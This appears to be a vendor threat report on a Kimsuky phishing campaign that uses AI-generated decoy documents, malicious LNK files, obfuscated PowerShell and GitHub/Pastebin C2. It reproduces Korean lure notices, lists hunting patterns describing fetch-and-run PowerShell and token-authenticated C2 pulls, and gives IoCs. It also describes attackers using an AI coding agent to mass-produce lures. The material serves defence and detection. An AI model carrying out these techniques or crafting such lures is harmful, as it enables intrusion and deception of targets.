
The body text of the opencode family documents contains unreplaced placeholder text that appears to have been generated by an LLM.

- Payment schedule: Monthly payment date (placeholder)
- Payment grace period: 14 days from the payment date (placeholder)
- Working capital: Up to KRW 100 million per company at a fixed annual interest rate of 2.0% (placeholder)

This indicates that during the document generation process, the model marked figures it could not determine as placeholders and that the threat actor distributed the documents without replacing them with actual values. This suggests that little or no subsequent human review was performed during document production. It also represents a key artifact that directly indicates AI-based automated generation.

The timestamp information further supports the possibility that the documents were generated in a batch rather than created individually. The CreationDate values of all identified opencode family documents are identical down to the second at 2026-08-16 03:00:00 UTC, and no separate ModDate values were identified. When converted to Korea Standard Time (KST, UTC+09:00), the timestamp corresponds to 2026-08-16 12:00:00.

The fact that multiple documents have creation timestamps that are identical down to the second differs from a typical workflow in which a user creates or edits each document sequentially. This suggests that multiple documents may have been generated in a batch through a single automated process or script.




[Figure 2-4] opencode Entry in PDF Properties

Text similarity analysis of the HeadlessChrome family documents found that some documents were more than 80% identical. Comparison of the actual sentences shows that only the topic keywords were replaced, while the sentence structure remained unchanged.

- 이자 납부와 관련하여 처리 완료된 납부 내역을 안내드리오니, 각 담당자께서는 해당 내용을 확인하여 주시기 바랍니다.*(We are providing details of the completed interest payments. Each person in charge is requested to review the relevant information.)*

- 보험료 자동이체와 관련하여 처리 완료된 입금 내역을 안내드리오니, 각 담당자께서는 해당 내용을 확인하여 주시기 바랍니다.
  (We are providing details of the completed automatic insurance premium transfer deposits. Each person in charge is requested to review the relevant information.)



이자 납부 안내

(이자 납부 내역 확인 요청의 건)

작성일자	2026년 8월 11일	작성 부서	재무관리팀
수신	관련 부서 담당자 귀하		
제목	이자 납부 내역 확인 요청의 건		

1. 안내 목적

이자 납부와 관련하여 **처리 완료된 납부 내역**을 안내드리오니, 각 담당자께서는 해당 내용을 확인하여 주시기 바랍니다.

본 안내는 이자 납부 처리 사항에 대한 내부 확인 및 업무 관리 목적으로 작성되었으며, 관련 담당자께서는 아래의 납부 내역과 처리 상태를 검토하여 주시기 바랍니다.

2. 이자 납부 내역 안내

- **건명:** 이자 납부 관련 사항
- **처리 구분:** 납부 기일 경과에 따른 정상 납부 처리
- **확인 대상:** 약정 이자 및 납입 관련 내역
- **관련 사항:** 등록된 납부 정보를 기준으로 처리된 납부 내역 확인

연번	계약번호	채무자	이자납부일	이자금액(원)	처리 결과
1	LN-2026-0001	서지안	2026.08.11	150,000	정상 납부
2	LN-2026-0002	강하윤	2026.08.11	87,500	정상 납부
3	LN-2026-0003	유시안	2026.08.11	320,000	정상 납부
			합계	557,500	3건 정상 처리

※ 위 내역은 납부 결과 데이터를 기준으로 작성되었으며, 세부 내역은 첨부된 명세표에서 확인하실 수 있습니다.

▣ 처리 기준 안내

- 납부일 당일 오전까지 입금 확인된 건에 대하여 정상 처리로 분류합니다.
- 미납·연체 건은 별도 「**연체 안내**」로 통지하며, 연체이자 산정 기준에 따라 관리합니다.
- 지급 보류 건은 확인 후 순차 처리하며, 필요한 경우 담당자에게 개별 연락드립니다.

보험료 자동이체 입금 안내

(보험료 자동이체 입금 내역 확인 요청의 건)

작성일자	2026년 8월 11일	작성 부서	보험금 지급 관리팀
수신	관련 부서 담당자 귀하		
제목	보험료 자동이체 입금 내역 확인 요청의 건		

1. 안내 목적

보험료 자동이체와 관련하여 **처리 완료된 입금 내역**을 안내드리오니, 각 담당자께서는 해당 내용을 확인하여 주시기 바랍니다.

본 안내는 자동이체 처리 사항에 대한 내부 확인 및 업무 관리 목적으로 작성되었으며, 관련 담당자께서는 아래의 입금 내역과 처리 상태를 검토하여 주시기 바랍니다.

2. 자동이체 입금 내역 안내

- **건명:** 보험료 자동이체 입금 관련 사항
- **처리 구분:** 자동이체 방식에 따른 정상 입금 처리
- **확인 대상:** 보험료 납입 관련 자동이체 내역
- **관련 사항:** 등록된 자동이체 정보를 기준으로 처리된 입금 내역 확인

연번	계약번호	납입자	자동이체일	납입 보험료(원)	처리 결과
1	CA-2026-0001	한시우	2026.08.11	125,000	정상 입금
2	CA-2026-0002	정서윤	2026.08.11	98,500	정상 입금
3	CA-2026-0003	박도현	2026.08.11	210,000	정상 입금
			합계	433,500	3건 정상 처리

※ 위 내역은 자동이체 기관으로부터 전송된 결과 데이터를 기준으로 작성되었으며, 세부 내역은 첨부된 명세표에서 확인하실 수 있습니다.


▣ 처리 기준 안내

- 납입일 당일 오전까지 입금 확인된 건에 대하여 정상 처리로 분류합니다.
- 잔액 부족·계좌 상태 이상 등으로 실패한 건은 별도 「**실패 내역 안내**」로 통지합니다.
- 지급 보류 건은 확인 후 순차 처리하며, 필요한 경우 담당자에게 개별 연락드립니다.

[Figure 2-5] Comparison of HeadlessChrome Family Decoy Documents

Common boilerplate phrases such as "prepared for internal review and business management purposes," "request for confirmation," and "each person in charge is requested to review the relevant information" also appear identically across multiple documents. This is assessed to be a typical pattern of mass generation in which only the topic is changed within a single prompt or document template.

HeadlessChrome-based PDF generation is commonly used in AI and LLM-based document automation pipelines. An LLM generates the document body and HTML/CSS formatting based on natural language instructions, and Headless Chrome renders the HTML without displaying a screen and saves it as a PDF.



[Figure 2-6] Metadata of the Interest Payment Notice PDF Document

Therefore, when PDF metadata contains the values Creator: HeadlessChrome and Producer: Skia/PDF, it suggests that an HTML document generated by an LLM or script may have been converted to PDF through browser automation rather than being manually created using a conventional document editor.

The identical creation and modification timestamps, which indicate no subsequent editing, and the sequential generation of multiple documents within approximately 18 minutes further support the use of automation.

This family uses a table-based official document format and is more polished than the opencode family. No exposed artifacts such as " (placeholder)" were identified. This suggests that document quality was improved through a two-stage pipeline in which AI generated the HTML formatting and a browser rendered it.

For the two XLSX documents, both the author and last modified by fields in "docProps/core.xml" are recorded as AzureUser. AzureUser is a default administrator account name commonly used on Microsoft Azure virtual machines, suggesting that the threat actor may have created the documents in a cloud VM environment. This is also consistent with the common operational practice of state-sponsored threat groups using cloud instances to evade tracking.

The pattern of **using AI to create decoy documents**, identified in last month's report, is more clearly demonstrated in this campaign. In particular, the following three findings were newly identified.

- Identification of the Tool

    - Previously, the use of AI was inferred only from the writing style and document structure. In this analysis, however, the AI coding agent opencode is recorded directly in the PDF Producer field, explicitly identifying the tool used.

- Two Distinct Production Pipelines
    - Simple AI generation through direct opencode output and a two-stage AI plus rendering process involving HTML generation followed by Headless Chrome conversion are used in parallel. The latter produces more polished documents, indicating that the threat actor is improving its production pipeline to enhance quality.

- Lack of Review
    - The "(placeholder)" text remained in the distributed documents as many as nine times. Although AI enabled greater production speed and volume, the documents were distributed without adequate quality review.

3. Threat Attribution

3-1. Same Threat Actor as the Operation GitPower Cluster

Based on the following evidence, this campaign is assessed to have been conducted by the same threat actor behind Kimsuky's Operation GitPower.

1) Matching LNK Masquerading Fingerprints

- The Chrome icon, the forged "Hangul Document / 2.84 KB / 10/20/2023 11:23" property description, and approximately 300 leading spaces exactly match the fingerprints described in the Operation GitPower report.

2) Command-Line Argument Concealment and URL Splitting

- The abnormally long command-line arguments and the method of combining URL fragments in the form of "ht"+"t"+"ps" represent the same evasion tactics.

3) Custom Decoder Lineage

- The use of an arithmetic substitution-based custom decoder instead of the standard FromBase64String function is a recurring

characteristic observed within the same cluster.

4) Use of GitHub Raw and Hardcoded PATs

- The Accept: application/vnd.github.v3.raw header, token <PAT> authentication, and insertion of meaningless custom headers are identical to the C2 operation methods used in Operation GitPower.

5) Hidden Scheduled Tasks, Task Names Masquerading as Legitimate Software, and Self-Deletion

- The registration of scheduled tasks masquerading as legitimate software such as BitLocker, MATLAB, and .NET, followed by deletion of the original script, represents the same persistence and trace removal routine.

6) Continuation and Expansion of Decoy Themes

- While maintaining the existing pattern of masquerading as financial, legal, and business documents, the decoy themes have become more specialized to target Korean financial and retail business operations.

Tactic	Technique	Description
Initial Access	T1566.001 Spearphishing Attachment	Distribution of malicious LNK files in ZIP archives
Execution	T1059.001 PowerShell / T1204.002 User Execution	PowerShell loader launched after LNK execution
Execution/Defense Evasion	T1202 Indirect Command Execution	PowerShell executed without a visible window through "conhost.exe" using the --headless option
Defense Evasion	T1027 Obfuscated Files or Information / T1140 Deobfuscate/Decode Files or Information	Custom decoder, URL splitting, and file size inflation
Defense Evasion	T1036.005 Match Legitimate Resource Name or Location	Chrome icon, forged properties, and task names masquerading as legitimate software

Defense Evasion	T1497 Virtualization/Sandbox Evasion	Analysis tool and username checks
Defense Evasion	T1070.003 Clear Command History	Removal of PSReadLine command history
Persistence	T1053.005 Scheduled Task	Registration of hidden scheduled tasks and periodic execution
Command and Control	T1102 Web Service	GitHub Raw / Pastebin (New) C2
Exfiltration	T1041 Exfiltration Over C2 Channel	Upload of system information to GitHub

[Table 3-1] MITRE ATT&CK Mapping

4. Conclusion and Response

4-1. Threat Campaign Conclusions

The intrusion chain used in this campaign is identical to that of Kimsuky's existing Operation GitPower. However, this analysis shows that the cluster is not static and continues to evolve toward greater evasion and diversification.

The introduction of analysis evasion routines, the use of Pastebin as an alternative C2 channel, and the diversification of decoy formats all demonstrate a clear intent to increase the cost of detection and analysis. In particular, when combined with the trend highlighted in the previous report involving improvements in decoy quality through the use of AI, defensive approaches that rely solely on assessing the decoy content itself are no longer sufficient.

The focus of defense should therefore shift toward behavior-based correlation detection. We recommend connecting and analyzing the following sequential anomalies within a single attack context.

- Execution of an LNK file created immediately after archive extraction
- PowerShell execution initiated by an LNK file, with abnormally long command-line arguments containing thousands of characters and a large number of leading spaces
- Custom decoding using variable names similar to $VIUSBvejbawf and space-delimited numeric arrays

- Execution of PowerShell without a visible window through "conhost.exe" using the --headless option
- Creation and immediate execution of randomly named .ps1 files in the "%AppData%" and "%TEMP%" directories
- Registration of hidden scheduled tasks masquerading as legitimate software such as BitLocker, MATLAB, and .NET, with repeated execution at intervals of 5 to 35 minutes
- Use of the Authorization: token ghp_... and Accept: application/vnd.github.v3.raw headers when accessing raw.githubusercontent[.]com
- Combined Invoke-RestMethod and iex calls to pastebin[.]com/raw/...
- Evasion activities such as enumerating analysis tool processes and deleting "ConsoleHost_history.txt"
- Self-deletion of the original script or LNK file

4-2. Key Indicators for Threat Hunting

AI is improving the quality of decoy documents and accelerating attack preparation, while evasion techniques continue to become more sophisticated. However, it remains difficult to completely conceal the execution, persistence, C2 communication, and payload-loading activities that occur on endpoints.

An EDR-centered integrated response framework is therefore required to continuously incorporate the latest indicators of compromise, analyze correlations between attack stages, and rapidly block anomalous behavior.

- Files with an LNK property description matching the following values
  - Type: Hangul Document
  - Size: 2.84 KB
  - Date modified: 10/20/2023 11:23
- LNK files with an icon masquerading as "chrome.exe" while the actual target is "powershell.exe" or "cmd.exe"
- LNK command-line arguments containing at least 300 leading spaces
- PowerShell processes accessing raw.githubusercontent[.]com using GitHub PATs unrelated to legitimate business operations
- Scheduled task name pattern hunting

- Tasks with slight spelling variations resembling legitimate task names or with meaningless numeric strings of at least 10 digits appended to the end of the task name

4-3. Integrated Response Strategy Based on Genian Insights E

This campaign is a multi-stage attack that gains initial access using malicious LNK files and decoy documents assessed to have been created with the AI agent opencode and HeadlessChrome. It then executes obfuscated PowerShell through a custom decoder, establishes persistence using hidden scheduled tasks masquerading as legitimate software, and communicates with C2 infrastructure through GitHub PATs and Pastebin.


Some variants also include analysis evasion capabilities such as analysis tool detection and command history deletion. The following sequential anomalies should therefore be connected and analyzed within a single attack context.

Genian Insights E is an integrated endpoint security platform that correlates various endpoint events, including process trees, command lines, file creation, scheduled tasks, and network connections. This makes it possible to visualize LNK execution, PowerShell activity, connections to GitHub and Pastebin, and subsequent payload execution as a single attack flow, even when individual events may appear legitimate in isolation.

LnkTarget information can also be used to identify the targets and commands referenced or executed by an LNK file from the initial stage. This allows the masquerading characteristics of this campaign, including abnormally long command-line arguments and leading spaces, to be identified early. Subsequently created scripts, child processes, persistence activity, and external communications can then be correlated and tracked.

This visibility provides a foundation for effectively responding to attacks that abuse legitimate cloud services and development platforms such as GitHub and Pastebin for C2 communications or attempt to evade detection by terminating execution when an analysis environment is detected.


Ultimately, even if AI improves the quality and volume of decoy documents and accelerates attack preparation, it cannot conceal all execution, persistence, communication, and payload activity occurring on endpoints. Effective response to this campaign therefore requires an EDR-centered integrated response framework that continuously incorporates the latest indicators of compromise, analyzes correlations between attack stages, and rapidly blocks anomalous behavior.



[Figure 4-1] Malicious LNK Detection Using EDR

Genian Insights E's Attack Storyline feature enables the rapid detection of malicious LNK files created when ZIP files delivered through spearphishing are extracted and provides visibility into the associated sequence of activities.


This allows malicious activity to be identified early during the initial stage of a threat intrusion and helps effectively prevent further damage and threat propagation through a rapid response.



[Figure 4-2] Analysis of an Obfuscated PowerShell Command Line

When a malicious LNK file is executed, an associated PowerShell process is launched, followed by a sequence of malicious activities, including the execution of additional commands through an obfuscated command line.

Genian Insights E analyzes these process execution flows and behavior-based events in real time. It also provides intuitive visibility into obfuscated command lines executed through PowerShell, allowing attack activity to be rapidly identified and addressed.




[Figure 4-3] GitHub C2 Connection via PowerShell

After the PowerShell command is executed, the attacker uses persistence mechanisms such as scheduled tasks in Task Scheduler to configure malicious activities to run repeatedly at regular intervals. The infected system then periodically communicates with the GitHub-based C2 server to receive additional commands or payloads and continuously performs subsequent malicious activities intended by the threat actor.

Genian Insights E can correlate and analyze scheduled task creation and execution history, process behavior involving PowerShell and other processes, and recurring external network communication patterns.

This enables the identification of anomalous communication and execution flows that differ from legitimate GitHub usage. It also helps security administrators rapidly recognize C2 communication and persistence activities and take the necessary response measures, including blocking threats and preventing further propagation.



[Figure 4-4] Dedicated Analysis Interface in Genian Insights E

Through its dedicated Analysis interface, Genian Insights E provides intuitive access to key information about detected threats and anomalous behavior identified through XBA. Rather than simply listing individual events, it allows the primary processes, behaviors, and network activities associated with an attack flow to be understood at a glance.

In particular, XBA-based anomaly detection results can be reviewed visually, allowing anomalous execution patterns and suspicious behavior to be quickly distinguished from normal activity. Correlations between related events also enable efficient analysis of the cause and progression of a threat.

This allows security administrators to rapidly understand the severity and context of a detected threat and perform the necessary actions more quickly and efficiently, from detailed analysis and impact assessment to blocking and follow-up response.

5. IoC (Indicator of Compromise)

5-1. MD5 Hash

10780939962b54addc9d31f57d80edfc

1523a2fcc901965ab4568d9fe829e4af

500e0bc0d7579fb338912770964076fe

685bfc6b2c29fbc16cfad908894add55

7a53089053b1381742856a5cf2b95f8b

8db2f20b719dcb7029d6296505622093

900e832c10d851bbdef3fb191a15db0e

a2015665a3e18bf0ef86e3931245c7e6

bb88940e915b11f6330b7446f6037f5b

ce5932b88f879f26006df81f2fa7667e

d0894d4626aae0f96d6b84ca3bb71a36

e50f2ae7fb03675a1ef58b1cf9cda6d1

f648bdd3c2cd902e239149de86d43e8f

5-2. GitHub Accounts

github[.]com/sven5500

github[.]com/montry111

github[.]com/jamjack2026

github[.]com/urusa4400

github[.]com/jamestony88

github[.]com/baras6600P

github[.]com/choemiyang

github[.]com/jeni534

5-3. Pastebin

pastebin[.]com/raw/gybpx38s

5-4. E-Mail

baras6600@proton[.]me

choemiyang@hotmail[.]com

dustinharrise91@outlook[.]com

jackal3300@proton[.]me

jametony8@outlook[.]com

jamjack2026@proton[.]me

montry111@proton[.]me

sven5500@proton[.]me

taini7700@outlook[.]com

urusa4400@proton[.]m

이 글 공유하기